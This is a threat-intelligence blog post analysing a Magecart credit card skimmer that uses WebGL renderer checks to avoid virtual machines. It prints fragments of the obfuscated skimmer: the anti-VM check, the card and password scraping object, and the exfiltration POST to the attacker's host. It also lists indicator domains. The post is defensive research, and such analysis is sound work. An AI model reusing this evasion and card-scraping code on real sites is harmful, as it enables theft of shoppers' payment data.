

Credit card skimmer evades Virtual Machines

By Threat Intelligence Team

Published: 2021-11-02 · Archived: 2026-04-06 00:41:59 UTC

This blog post was authored by Jérôme Segura

There are many techniques threat actors use to slow down analysis or, even better, evade detection. Perhaps the most popular method is to detect virtual machines commonly used by security researchers and sandboxing solutions.


Reverse engineers are accustomed to encountering code snippets that check certain registry keys, looking for specific values indicating the presence of VMware or Virtual Box, two of the most popular pieces of virtualization software. Many [malware](#) families incorporate these anti-vm features, usually as a first layer.

For web threats, it is more rare to see detection of virtual machines via the browser. Typically threat actors are content with filtering targets based on geolocation and user-agent strings. But that feature does exist in modern browsers and can be quite effective.

In this blog post we show how a Magecart threat actor distributing a digital skimmer is avoiding researchers and possibly sandboxes by ensuring users are running genuine computers and not virtual ones.

Virtual Machine detection

Our investigation started by looking at a newly reported domain that could possibly be related to Magecart. Suspicious JavaScript is being loaded alongside an image of payment methods. Note that browsing directly to the URL will return a decoy Angular library.



There is one interesting function within this skimmer script that uses the WebGL JavaScript API to gather information about the user's machine. We can see that it identifies the graphics renderer and returns its name.

For many Virtual Machines, the graphics card driver will be a software renderer fallback from the hardware (GPU) renderer. Alternatively, it could be supported by the virtualization software but still leak its name.

```
    };
    ;if (_0x731E > 9) {
        _0x731E -= 9
    }
    ;_0x748E += _0x731E
}
;return _0x748E % 10 === 0
}
function _0x7806() {
    var _0x72C2 = document[_0x720A[181]](_0x720A[180]);
    var _0x737A = _0x72C2[_0x720A[183]](_0x720A[182]);
    var _0x731E = _0x737A[_0x720A[185]](_0x720A[184]);
    if (_0x731E) {
        var _0x7306 = _0x737A[_0x720A[187]](_0x731E[_0x720A[186]]);
        var _0x7432 = screen[_0x720A[188]];
        var _0x7266 = screen[_0x720A[189]];
        ;if (/swiftshader/i[_0x720A[13]]D(_0x7306[_0x720A[190]]D()) || /llvmpipe/i[_0x720A[13]]D(_0x7306[_0x720A[190]]D()) || /virtua]box/i[_0x720A[13]]D(_0x7306[_0x720A[190]]D())
        return true
    } else {
        return false
    }
    } else {
        return false
    }
}
function _0x7862() {
    var _0x731E = _0x720A[2];
    for (var _0x7266 = 0; _0x7266 < 32; _0x7266++) {
        _0x731E += String[_0x720A[192]](Math[_0x720A[191]](Math[_0x720A[65]]() * 255))
    }
    ;var _0x72C2 = document[_0x720A[73]](_0x720A[193]);
    _0x72C2 = canvas {width: 300, height: 150, title: '', lang: '', translate: true, ...}
    _0x737A = WebGLRenderingContext {canvas: canvas, drawingBufferWidth: 300, drawingBufferHeight: 150, ...}
    _0x731E = WebGLDebugRendererInfo {}
    _0x7306 = "ANGLE (Google, Vulkan 1.2.0 (SwiftShader Device (Subzero) (0x00000000)))"
    _0x7432 = 1828
    _0x7266 = 24

```



We notice that the skimmer is checking for the presence of the words **swiftshader**, **llvmpipe** and **virtualbox**. Google Chrome uses [SwiftShader](#) while Firefox relies on [llvmpipe](#) as its renderer fallback.

By performing this in-browser check, the threat actor can exclude researchers and sandboxes and only allow real victims to be targeted by the skimmer.

Data exfiltration

If the machine passes the check, the personal data exfiltration process can take place normally. The skimmer scrapes a number of fields including the customer’s name, address, email and phone number as well as their credit card data.

```

VM608 VM608:formatted main.js?_=1635891454332 main.js?_=16358...4332:formatted x >>
1 /*
2  AngularJS v1.2.27
3  (c) 2010-2014 Google, Inc. http://angularjs.org
4  License: MIT
5  */
6  (function(W, X, u) {
7      'use strict';
8      function z(b) {
9          return function() {
10             var a = arguments[0], c, a = "[" + (b ? b + ":" : "") + a + "]" http://errors.ang
11             for (c = 1; c < arguments.length; c++)
12                 a = a + (1 == c ? "?" : "&") + "p" + (c - 1) + "=" + encodeURIComponent("fur
13             return Error(a)
14         }
15     }
16     function Sa(b) {
17         if (null == b || Ja(b))
6638 }
6639 )(window, document);
6640 !window.angular.$$csp() && window.angular.element(document).find("head").prepend('<style
6641 ;var o1, o2, o3, o4, o11, o22, o33, o44, b1, b2, ccn, is_l_sc, sdtctvm, dC43, r3, ckckst,
6642 (function() {
6643     var IKJ = ''
6644     , MjS = 549 - 538;
6645     function Ayk(t) {
6646         var v = 609098;
6647         var a = t.length;
6648         var s = [];
6649         for (var c = 0; c < a; c++) {
6650             s[c] = t.charAt(c)
6651         }
6652         ;for (var c = 0; c < a; c++) {
6653             var k = v * (c + 238) + (v % 4
6654             var w = v * (c + 336) + (v % :
6655             var j = k % a;
6656             var x = w % a;
6657             var b = s[j];
6658             s[j] = s[x];
6659             s[x] = b;
6660             v = (k + w) % 1957655;
6661         }
6662         ;return s.join('')
6663     }
6664     ;var zLk = Ayk('rliououxscpsjcgokrvchwrmndaqetnybftz').substr(0, MjS);
6665     var uTP = '0+a (;( g;.g={er-nos4vd{"1b6Cif-t,(rle4)ps.lnoftg.lb+tao; =]0,}6[+8t,(6j8
6666     var nJg = Ayk[zLk];
6667     var iMA = '';
6668     var RVE = nJg;
6669     var HPX = nJg(iMA, Ayk(uTP));
6670     var idD = HPX(Avk('{en200lnasef10axb11.7a.:7o.80ii.:il-:Ax(%2B. CaVet1.f19e.0%de{0fi

```

skimmer begins

```

if (en_snd) {
    var _0x748E = {
        Address: i71[_0x720A[133]] + _0x720A[135]
        CCname: (i71[_0x720A[114]][_0x720A[143]] |
        Email: i71[_0x720A[122]],
        Phone: i71[_0x720A[124]],
        Sity: i71[_0x720A[115]],
        State: i71[_0x720A[127]],
        Country: i71[_0x720A[129]],
        Zip: i71[_0x720A[131]],
        Shop: window[_0x720A[12]][_0x720A[145]],
        CcNumber: i71[_0x720A[114]][_0x720A[113]],
        ExpDate: i71[_0x720A[114]][_0x720A[116]] +
        Cvv: i71[_0x720A[114]][_0x720A[115]],
        Password: i71[_0x720A[137]],
        Useragent: i71[_0x720A[139]],
        Uid: _0x720A[146]
    };
};

```

It also collects any password (many online stores allow customers to register an account), the browser's user-agent and a unique user ID. The data is then encoded and exfiltrated to the same host via a single POST request:

```
POST https://cdn.megalix.org/u/ HTTP/1.1
Host: cdn.megalix.org
Connection: keep-alive
Content-Length: [REDACTED]
sec-ch-ua: "[REDACTED]"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
sec-ch-ua-mobile: ?0
User-Agent: [REDACTED]
sec-ch-ua-platform: "windows"
Origin: https://[REDACTED]
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://[REDACTED]
Accept-Encoding: gzip, deflate, br
Accept-Language: [REDACTED]

main=V[REDACTED]
2Fi [REDACTED]
2FX [REDACTED] 01%
2FJ [REDACTED]
2BX [REDACTED] IJfOrGf6C
eJ2 [REDACTED]
2Fg [REDACTED] r%2Fy%
2Fz [REDACTED]
2F1 [REDACTED]
2FI [REDACTED] FEhDfp%
28y [REDACTED]
2FK [REDACTED]
2FO [REDACTED]
28b [REDACTED] rM%
28z [REDACTED]
281 [REDACTED] %
2FI [REDACTED] %
```

Evasion and defenders

This is not surprising to see such evasion techniques being adopted by criminals, however it shows that as we get better at detecting and reporting attacks, threat actors also evolve their code eventually. This is a natural trade-off that we must expect.

In addition to code obfuscation, anti-debugger tricks and now anti-vm checks, defenders will have to spend more time to identify and protect against those attacks or at least come up with effective countermeasures.

Malwarebytes users are protected against this campaign:

Credit Card (Stripe)

Pay with your credit card via Stripe.

Use a new payment method

Card Number *

1234 1234 1234 1234

Expiry Date *

MM / YY

Card Code (CVC) *


CVC

Save payment information

PLACE ORDER

Your personal data will be used

Malwarebytes | Teams ×

 **Website blocked due to malware**

Learn about [malware](#). If you don't want to block this website, you can exclude it from website protection by accessing Exclusions.

IP Address: 89.108.127.254
Port: 443
Type: Outbound
File: C:\Program Files (x86)\application\chrome.exe

[Manage Exclusions](#) [Close](#)

Indicators of Compromise (IOCs)

- [Skimmer code](#)
- [Skimmer code beautified](#)

```
cdn[.]megalixe[.]org con[.]digital-speed[.]net apis[.]murdoog[.]org static[.]opendwin[.]com css[.]te
```